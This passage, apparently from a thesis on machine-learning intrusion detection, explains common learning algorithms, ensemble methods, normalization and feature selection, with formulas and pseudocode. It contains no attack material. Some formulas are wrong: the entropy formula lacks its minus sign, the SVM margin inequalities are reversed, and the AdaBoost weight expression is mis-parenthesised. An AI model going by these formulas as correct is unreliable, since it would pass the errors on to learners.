One of the most widely used supervised ML algorithms in solving classification as well as regression problems is the decision tree algorithm. It uses a flowchart (i.e., similar to a tree structure) where each leaf node represents a class label, and each internal node represents an attribute. A decision tree describes the rules that classify data according to the values of the attributes; the tree learns by breaking the input data into smaller sets through testing those values. There are three main components for any decision-tree model: nodes, leaves, and edges. Nodes specify the attributes that partition the input data. For each node, there are a number of labeled edges that connect the node with either other nodes or a leaf. Each leaf is labeled with a class label or a decision value representing the actual output of the model.

The decision-tree procedure starts with a collection of samples that are used to generate a tree data structure for classifying new instances. The features or attributes describing each sample is represented by a numeric or symbolic value, and each sample is associated with a label denoting

the class name that to which it belongs. Each node holds a question and some answers that determine what branch to follow from that node, and the class labels are held in the tree leaves.




Figure 8: Decision Tree Classification Example.

The root of the decision tree contains the most information gain (differences in entropy) among all features; the root is used to split optimally all training data. The equation of information gain utilized in a decision tree to split optimally instances in a tree-structured manner is as follows:

$$Gain(P, Q) = Entropy(P) - \sum_{v \in D_Q} \frac{|P_v|}{|P|} Entropy(|P_v|) \quad (2.3)$$

where Gain (P, Q) is the reduction in entropy to sort P on attribute Q. Features with increasing information gaining value are chosen as nodes in a top-down manner. The advantage of a decision-tree algorithm is that it is easy to implement and provides high classification accuracy. However, its computational complexity is one of the main disadvantages of the decision-tree classifier. Illustrated in Figure 9 is an example of a decision tree (DT) used for intrusion detection.




Figure 9: Decision Tree Example for Intrusion Detection ^[56].

- **K-means**

K-means clustering is one of the simplest and most common unsupervised ML techniques. Generally, unsupervised algorithms use only input vectors to make their inferences from the training datasets without referring to any labeled data. The logic behind k-means techniques is to cluster similar points in the dataset into k number of clusters and then uncover the underlying patterns. Clusters are formed based on the similarity characteristics among all data points in the dataset. First, k number of centroids is estimated among m data points. Next, based on Euclidean distance measures (Equation (2.4)), m data points x_1, x_2, \dots, x_m are assigned to their nearest centroids.

$$Distance = \sum_{i=1}^m d(x_i, Centroid(x_i)) \quad (2.4)$$

Here, $centroid(x_i)$ means the centroid to which x_i data point belongs. In subsequent steps, the centroids are recalculated based on the mean distance from all the data points assigned to those centroids. These steps iterate throughout the algorithm until any data point cannot modify any cluster centroids. The goal is to minimize the distance from each centroid to its corresponding data points within a cluster.

Although the k-means algorithm is straightforward, it must be able to identify a metric that allows it to calculate the distance between the data points. Moreover, the initial choice of k plays an essential role in how the k-means algorithm operates. So, repeating the clustering process with different initial k choices is beneficial. Furthermore, there may be certain cases where some of the centroids are not close enough to any of the points, thus reducing the number of clusters from k . As a practical example of using k-means clustering, assume a food delivery shop decided to open four new branches in another town. The problem now is how to choose the best location for the four new branches; this can be efficiently solved using k-means clustering. The focus is on finding geographical locations from where food currently is ordered from the delivery service's prospective competitors. Then, four random points are selected from where the branches will be located. With k-means clustering procedures, the four best spots that reduce the distance to each delivery point will ultimately be selected. This is a simple example of how k-means clustering can be utilized to help solve business problems.




Figure 10: K-means Classification Example.

- **Linear Regression**

Regression in ML is a supervised algorithm that models a target value based on independent predictors—for instance, the price of a home given specific features, such as type, location, size,

number of rooms and bathrooms, age, and stories. The regression algorithm seeks the parameter values that best fit the function that describes the input dataset. It is generally used to discover the relationship between the input variables. Regression methods frequently differ based on the kind of relationship linking the independent and dependent variables, as well as the number of independent variables.




Figure 11: Linear Regression Model.

The goal of linear regression is to generate adequate parameters to minimize the cost function. The cost function of a model, also known as the function of errors, is the mathematical equation depicting how far the model is from achieving the right outcome. The mean squared error (MSE) is a good example of a typical cost function. The MSE represents the sum of the square of the difference between the values of the expected outcome and the actual result of all the input examples.

$$\text{minimize } \frac{1}{n} \sum_{i=1}^n (\text{Pred}_i - y_i)^2 \quad (2.5)$$

$$J = \frac{1}{n} \sum_{i=1}^n (Pred_i - y_i)^2 \quad (2.6)$$

For instance, assume that there are three different types of real estate properties represented by numbers 1 for houses, 2 for apartments, and 3 for offices. Suppose that there exists a 150-square meter house that was built ten years ago, with two bathrooms and two levels. Moreover, further presuppose that the city is divided into five different areas, denoted with integers from 1 to 5, and that the house is located in area number 5. That property can be parameterized with a 6-dimensional vector $x = (1, 150, 10, 2, 2, 5)$. Assume that the estimated value of this house is \$150,000. The researcher wishes to generate a function " f " such that $f(x) = 150000$. In linear regression, this equal finding a vector $v = (v_1, v_2, v_3, v_4, v_5, v_6)$ such that $1*v_1 + 150*v_2 + 10*v_3 + 2*v_4 + 2*v_5 + 5*v_6 = 150000$. If there are many real estate properties, the same process is repeated for every real property, and, ideally, the researcher would like to find a vector v that can predict the closest value for every property. If s/he initially selects some random value of the vector v , s/he would not expect that $f(x) = 1*v_1 + 150*v_2 + 10*v_3 + 2*v_4 + 2*v_5 + 5*v_6$ is equal to 150000. Consequently, s/he could determine the squared error $\Delta = (150000 - f(x))^2$, which is the squared error for one sample x . The cost is the mean of all the squared errors for all of the samples; it represents how much $f(x)$ differs from the actual value, and, therefore, the aim is to minimize this error. This can be done by calculating the derivative δ of the cost function with respect to v .

- **Naïve Bayes**

Naïve Bayes classifiers [57] are simple probabilistic classifiers applying the Bayes theorem. The name originates from the fact that the input features are assumed to be independent, whereas, in practice, this is seldom true. The conditional probabilities, $p(C|f_1, f_2, \dots, f_m)$, form the classifier model, and the classifier assigns a class label as follows:

$$y(f_1, f_2, \dots, f_m) = \underset{k \in \{1, \dots, K\}}{\operatorname{argmax}} p(C_k) \prod_{i=1}^m p(f_i|C_k) \quad (2.7)$$

where m is the number of features, K is the number of classes, f_i is the i^{th} feature, C_k is the k^{th} class, $p(C_k)$ is the prior probability of C_k , and $P(f_i / C_k)$ is the conditional probability of feature f_i given class C_k .

Naive Bayes classifiers can handle an arbitrary number of independent features—whether continuous or categorical. They reduce a high-dimensional density estimation task to a one-dimensional kernel density estimation, using the assumption that the features are independent [56]. Although the Naïve Bayes classifier has several limitations, it is an optimal classifier when the features are conditionally independent given the true class. It is frequently one of the first classifiers that is compared to more sophisticated algorithms. In addition, certain types of users have expressed that they understand the classification model more intuitively compared to other complex classifiers (e.g., support vector machine). One of the major advantages of the Naïve Bayes classifier is that it is an online algorithm, and its training can be completed in linear time.

- **Support Vector Machines**

Support vector machine (SVM) is one of the most popular supervised ML algorithms. It is mainly used in classification and aims to reduce the number of misclassification errors; however, it can be also utilized for regression problems. SVM techniques are generally preferred over many other ML techniques, as they can find a separating hyperplane that maximizes the margin separating each point from the hyperplane. The hyperplane is chosen in such a way that the distance between the hyperplane and its closest data point is maximized. For example, shown in Figure 10 is a hyperplane b , where w is a weight, and b is a bias defined by N data points $(x_1, y_1), (x_2, y_2), \dots, (x_n, y_n)$. Here, x is an element of real values R and $y = (1, -1)$ as labels. The goal of the SVM is to classify correctly training data when $y = +1$ using $w x_i + b \leq 1$ and when $y = -1$ using $w x_i + b \geq -1$. So, for all i , $y_i (w x_i + b) \geq 1$ using the distance measure.




Figure 12: Simple Illustration of the Concept of SVM ^[50]

Moreover, SVMs can deal with problems where data are not linearly separable. Non-linearly separable data can be dealt with by introducing either the soft margins or kernel trick. Soft margins, also known as noisy linear SVM, allow the algorithm to make a few misclassifications; plus, they keep the margin as wide as possible while retaining the maximum possible predictive ability of the algorithm so that other points can be correctly classified. This can be done simply by relaxing some of the SVM hypotheses.

However, the kernel trick maps the features space into a higher-dimensional space. It utilizes the existing features and applies complex data transformations; then it discovers how to separately the data based on the predefined labels in the dataset. The left part of Figure 13 presents a non-linearly separable set before the kernel was applied; the right side illustrates the same dataset after the kernel has been applied so the data can be linearly separated




Figure 13: Non-linearly Separable vs Linearly Separable Set.

Cross-Entropy Method

The cross-entropy method is a reinforcement learning approach for solving optimization problems; such problems attempt to identify the best parameters to minimize or maximize a particular function. This method measures the variance between two probability distributions for a random set of variables or events. The cross-entropy method utilizes feedback from different runs to determine the best solution to a given problem in a standard reinforcement learning process.

Generally, the cross-entropy method has five main phases, as follows:

1. Create a random sample from the variables that need optimization.
2. Execute the task and note the performance.
3. Recognize the most desirable runs and find the top-performing variables.
4. Using top-performing runs, compute new means and variances for each variable and create a new sample.
5. Repeat the previous steps until the system stops improving or reaches a stop condition.

- **Neural Networks**

Neural networks (NNs) are a collection of ML algorithms inspired by human biology and designed to simulate the human brain in identifying patterns. NNs adopt a network of functions to interpret a data input of one form and translate it into the desired output, which is mostly in another form.

The perceptron is the first model of NNs, which was invented in 1957 by Frank Rosenblatt. A perceptron is a NN unit that performs specific computations to identify features in input data. The perceptron is composed of a one-layer NN with four main components: namely, input values, weights and bias, net sum, and step function. The perceptron starts the process by multiplying all input values by their weights and adding all the multiplied values to create the weighted sum. Next, the weighted sum is used with the step function to produce the perceptron's output.

The role of the step function is crucial, as it ensures that the perceptron's output is mapped within the required values, such as $(-1,1)$ or $(0,1)$. Also, the weight of each input value is a significant indication of how strong that node is. Likewise, the value of an input's bias can shift the curve of the step function up or down.

In an NN, inputs (x_1, x_2, \dots, x_n) are given with output label y , where the information from the input is weighted by a weight vector (w_1, w_2, \dots, w_n) during the learning process. Throughout the learning process, the weights are adjusted so that they minimize learning error, E , where the error is the difference between the desired output (d_i) and the actual output (y_i) of the neuron. This adjustment is done by a gradient algorithm referred to as back-propagation, where the learning process iterates back and forth until the model obtains an error less than its threshold value. The weight vector is adjusted according to the following equation:

$$W_{i,j} \leftarrow W_{i,j} + \Delta W_{i,j} \quad (2.8)$$

where i is the input node, and j is the hidden node.




Figure 14: Perceptron.

2.3.7. Hyperparameters Optimization

Model parameters are the configuration variables set which are internal to the model and can be learned from the historical training data. The value of those parameters is estimated from the input data. Model hyperparameters are the configuration variables set which is external to the model. They are the properties that govern the entire training process and cannot be directly trained from the input data. The model parameters specify how input data are transformed into the desired output, while the hyperparameters define the structure of the model.

Hyperparameter optimization (also known as hyperparameter tuning) is the process of finding the optimal hyperparameters for the learning algorithm in ML. A set of different measures for a single ML model can be used to generalize different data patterns. This set is known as the hyperparameters set, which should be optimized such that the ML model can solve the assigned problem as optimally as possible. The optimization process locates the hyperparameters tuple, then

produces a model minimizing the predefined loss function on the given data. The objective function takes the hyperparameters tuple and returns the associated loss [58]. The generalization performance is often estimated using cross-validation [59]. Hyperparameter optimization techniques mostly use one of the optimization algorithms—grid search, random search, or Bayesian optimization.

2.3.8. Ensemble Learning

Ensemble approaches utilize collections of ML algorithms to produce higher predictive performance than could be acquired from a single ML classifier [60]. The main idea of an ensemble approach is to combine several ML algorithms to exploit the strengths of each employed algorithm to obtain a more powerful classifier. Ensemble approaches are particularly helpful if a problem can be split into subproblems so that each subproblem can be assigned to one module of the ensemble. Depending on the structure of the ensemble approach, each module can include one or more of the ML algorithms. In network attacks, because the signatures of different attacks are distinct from each other, having different sets of features as well as different ML algorithms to detect different types of attacks is typical. So, a single IDS cannot address all types of input data or identify different types of attacks [61, 62]. Many researchers have shown that a classification problem can be solved with high accuracy results when using ensemble models instead of single classifiers [63].

Ensembles can be thought of as using various approaches to solve a specific problem. This is somehow similar to the process in which a patient is diagnosed with a dangerous illness, such as a tumor. The patient usually visits more than one doctor for different opinions on his/her case. This is a kind of cross-validation that increases the probability of reaching an accurate diagnosis. Likewise, the outputs of various ML classifiers in an intrusion detection problem can be combined

to enhance the accuracy of the overall IDS. The main challenge in using ensemble approaches is selection of the best set of classifiers comprising the ensemble model and the decision function that will be used to combine the results of those algorithms [15].

Ensemble Methods

Bagging, boosting, and stacking are the most commonly used ensemble algorithms and are explained below.

Bagging (short for bootstrap aggregating) is a way to decrease the variance of one's prediction. It is done by generating additional data for training from his/her original dataset using combinations with repetitions to produce multisets of the same cardinality/size as his/her original data. By increasing the size of the training set, one cannot improve the model predictive force but just decrease the variance, thus narrowly tuning the prediction to the expected outcome. Algorithm 1 below contains a pseudocode for the bagging method.

Algorithm 1 Bagging

Input: I (the classifier inducer), T (iterations number), S (Training Dataset), N (subset size).

Output : C_t ; $t = 1, 2, \dots, T$

1. $t \leftarrow 1$
2. **repeat**
3. $S_t \leftarrow$ Subset of N instances taken, with replacement, from S .
4. Create Classifier C_t by using I on S_t .
5. $t++$
6. **until** $t > T$.

ALGORITHM 1: Bagging.

Boosting is a two-step approach, where one first uses subsets of the original data to produce a series of average-performing models and then "boosts" their performance by combining them together using a particular cost function (= majority vote). Unlike bagging, in classical boosting,

the subset creation is not random but depends on the performance of the previous models. As such, every new subset contains the elements that were (likely to be) misclassified by previous models.

AdaBoost.M1 and AdaBoost.R are two frequently used variations of this category of algorithms, as they are suitable for dealing with multi-class and regression problems, respectively. AdaBoost produces a set of hypotheses and then utilizes weighted majority voting of the classes determined by the particular hypotheses so as to combine decisions. A weak classifier is trained to generate the hypotheses by drawing instances from a successively refreshed distribution of training data. The updating of the distribution guarantees that it will be more likely to include in the data set for training the subsequent classifier examples that were wrongly classified in the preceding classifier. Thus, the training data of successive classifiers tend to advance towards increasingly hard-to-classify instances. Pseudocodes for the general AdaBoost is shown in Algorithm 2.

Stacking is similar to boosting. One applies several models to the original data. The difference here is, however, that the researcher does not have just an empirical formula for his/her weight function. Rather, s/he introduces a meta-level and uses another model/approach to estimate the input together with outputs of every model to estimate the weights—or, in other words, to determine which models perform well and which badly, given these input data.

Algorithm 2 ADABOOST**Input:** *examples*, set of N labeled examples $(x_1, y_1), \dots, (x_N, y_N)$ L , a learning algorithm K , the number of hypotheses in the ensemble**local variables:** \mathbf{w} , a vector of N example weights, initially $1/N$ \mathbf{h} , a vector of K hypotheses \mathbf{z} , a vector of K hypothesis weights

```

1. for  $k = 1$  to  $K$  do
2.    $\mathbf{h}[k] \leftarrow L(\text{examples}, \mathbf{w})$ 
3.    $\text{error} \leftarrow 0$ 
4.   for  $j = 1$  to  $N$  do
5.     if  $\mathbf{h}[k](x_j) \neq y_j$  then  $\text{error} \leftarrow \text{error} + \mathbf{w}[j]$ 
6.   for  $j = 1$  to  $N$  do
7.     if  $\mathbf{h}[k](x_j) = y_j$  then  $\mathbf{w}[j] \leftarrow \mathbf{w}[j] \cdot \text{error} / (1 - \text{error})$ 
8.    $\mathbf{w} \leftarrow \text{NORMALIZE}(\mathbf{w})$ 
9.    $Z[k] \leftarrow \log(1 - \text{error}) / \text{error}$ 
10. return WEIGHTED-MAJORITY ( $\mathbf{h}, \mathbf{z}$ )

```

ALGORITHM 2: ADABOOST.

3. DATASETS

One of the main challenges that face researchers in the area of intrusion detection is to find a suitable dataset that they can use to train and evaluate their proposed IDSs [64]. Although there exist a group of datasets used by researchers to train, test and evaluate their IDS approaches, most of those datasets are outdated, suffer from the lack of attack diversity, and do not reflect the current trends traffic variety. In this section, we analyze and evaluate some of the most used datasets and show their deficiencies that indicate the actual need for a comprehensive and reliable dataset.

3.1. Data Preprocessing

Data preprocessing is the first step of the process collected data before it being used by any ML-based model. It is usually used to transform the raw data into a structure that the ML model can handle, and which also helps to improve the quality of the model.

Normalization

Normalization is a preprocessing method that is usually applied as part of data preparation for the ML models. The goal of normalization is to adjust the values of numeric data in the dataset to a range, which is usually the range between 0 and 1 using a common scale, without distorting differences in the ranges of actual values or losing information. If the dataset contains a column with values ranging from 0 to 1, and a second column with values ranging from 100,000 to 1,000,000. The huge variance in the scale of the numbers between the two columns could cause some problems when you attempt to combine the values as features during modeling. Normalization can help to bypass these problems by creating new values that maintain the general distribution and ratios in the source data while keeping values within a scale applied across all

numeric columns used in the model. The Pseudo code of the normalization process is shown in Algorithm 3.

Algorithm 3 Normalization

```

/* let  $E_n$  be the set of normalized data,  $T$  being the threshold
and  $Avg = 0$  */
1. Add first element of  $E$  from  $Avg$  and to a virtual segment
2. foreach remaining element  $e$  in  $E$ ; do
3.   if  $|e - Avg| > T$ ; then
4.     Subtract  $Avg$  from all elements in current segment
5.     Add the result of the previous step to  $E_n$ 
6.     Set  $Avg$  to 0 and add  $e$  to a new segment
7.   else
8.     Add  $e$  to  $Avg$  and to current segment
9.   end if
10. end foreach

```

ALGORITHM 3: Normalization.

One Hot Encoding

Most ML models require all input and output data to be as numeric values. This means that if the dataset includes categorical data, it must be encoded to numbers before it can be used by ML models. One hot encoding is a process of converting categorical data into a form that ML algorithms can use to do a better job in prediction.

Feature Selection

Feature selection (also called attribute selection) is the process of selecting attributes in the dataset that are most relevant to the predictive modeling problem on which one is working [65]. The definition of relevance varies from method to method. Based on its notion of significance, a feature selection technique mathematically formulates a criterion for evaluating a set of features generated by a scheme that searches over the feature space. [66] define two degrees of relevance, strong and weak. A feature s is called strongly relevant if removal of deteriorates the performance

of a classifier. A feature s is called weakly relevant if it is not strongly relevant and removal of a subset of features containing s deteriorates the performance of the classifier. A feature is irrelevant if it is neither strongly nor weakly relevant. Feature selection techniques assist in the mission of creating an accurate predictive model by choosing features that will give as better accuracy and less complexity while requiring fewer data.

The feature selection techniques are generally divided into three categories, namely filter, wrapper and embedded [67]. Filter method operates without engaging any information about induction algorithm. By using some prior knowledge such as feature should have strong correlation with the target class or feature should be uncorrelated to each other, filter method selects the best subset of features by measuring the statistical properties of the subset to be evaluated. Alternatively, wrapper method employs a predetermined induction algorithm to find a subset of features with the highest evaluation by searching through the space of feature subsets and evaluating quality of selected features. The process of feature selection acts like “wrapped around” an induction algorithm since wrapper approach includes a specific induction algorithm to optimize feature selection; it often provides a better classification accuracy result than that of filter approach. However, the wrapper method is more time consuming than the filter method because it is strongly coupled with an induction algorithm with repeatedly calling the algorithm to evaluate the performance of each subset of features. It thus becomes impractical to apply a wrapper method to select features from a large data set that contains numerous features and instances [68]. Furthermore, the wrapper approach is required to re-execute its induction algorithm for selecting features from a dataset while the algorithm is replaced with a dissimilar one. Some researchers [69-71] have used a hybrid feature selection method. In supervised ML, an induction algorithm is typically presented with a set of training instances, where each instance is described by a vector

of feature (or attribute) values and a class label. For example, in medical diagnosis problems the features might include the age, weight, and blood pressure of a patient, and the class label might indicate whether or not a physician determined that the patient was suffering from heart disease. The task of the induction algorithm is to induce a classifier that will be useful in classifying future cases. The classifier is a mapping from the space of feature values to the set of class values. More information about the wrapper methods and the inductive algorithm can be found in [72].

Finally, the embedded approaches include feature selection in the training process, thus reducing the computational costs due to the classification process needed for each subset. Some of the most popular feature selection techniques are mentioned below.

Information Gain: This method maps how attribute values are distributed and measures the pureness of attributes. In this method, the information gained from an attribute is calculated with respect to the class by using the entropy measure [73]. The formula is as follows.

$$Info\ Gain(C, A) = H(C) - H(C|A) \quad (3.1)$$

Where C is the class, A is the attribute and H is the Entropy which ranges from 0 to 1, and is defined as:

$$H = \sum_{i=0}^n P_i \log_2 P_i \quad (3.2)$$

Where p is the probability, for which a particular value occurs in a sample space S. This algorithm ranks the attributes according to the average merit and the average rank. The cutoff point to select the attributes is assigned either by the number of attributes or by the threshold value [73].

Information Gain Ratio: This is a normalized version of the Information Gain method [73]. The normalization is done by dividing the information gain with the entropy of the attribute with respect to the class, which results in reducing the bias of the information gain towards the attributes having many values. The formula for Gain Ratio is as follows.

$$\text{Gain Ratio}(C, A) = \frac{(H(C) - H(C | A))}{H(A)} \quad (3.3)$$

As in Information Gain, Information Gain Ratio ranks the attributes according to the average merit and the average rank.

Correlation-based Feature Selection: This method looks for the best subset of attributes that are highly correlated with the class attribute but uncorrelated to each other. It implements a greedy forward search from an empty set of attributes or greedy backward search from a full set of attributes. It adds/deletes attributes to the set until no longer any other attributes change the evaluation performance [74].

Minimum Redundancy Maximum Relevance: This non-linear feature selection method uses similarity and importance of features to iteratively select the subset of features that are maximally relevant for the prediction task and minimally redundant with the set of already selected features. It uses the mutual information between the feature and the class to indicate the importance and the mutual information between the features to indicate the similarity [75].

Dataset Imbalance

The imbalanced dataset is a common problem in ML classification where there exists a disproportionate ratio of examples in each class. It is essentially relevant to the context of supervised ML that involves two or more classes. The imbalance means that the distribution of the dataset examples across the recognized classes is biased or skewed. This distribution may vary from a trivial bias to a significant imbalance where there are only a few examples in the minority class and a large number of examples in the majority class or classes.

An imbalanced dataset poses a challenge for predictive modeling since the majority of the ML classification algorithms are designed with the hypothesis that there is almost an equal number of examples for each class. This results in an inaccurate prediction model with poor performance,

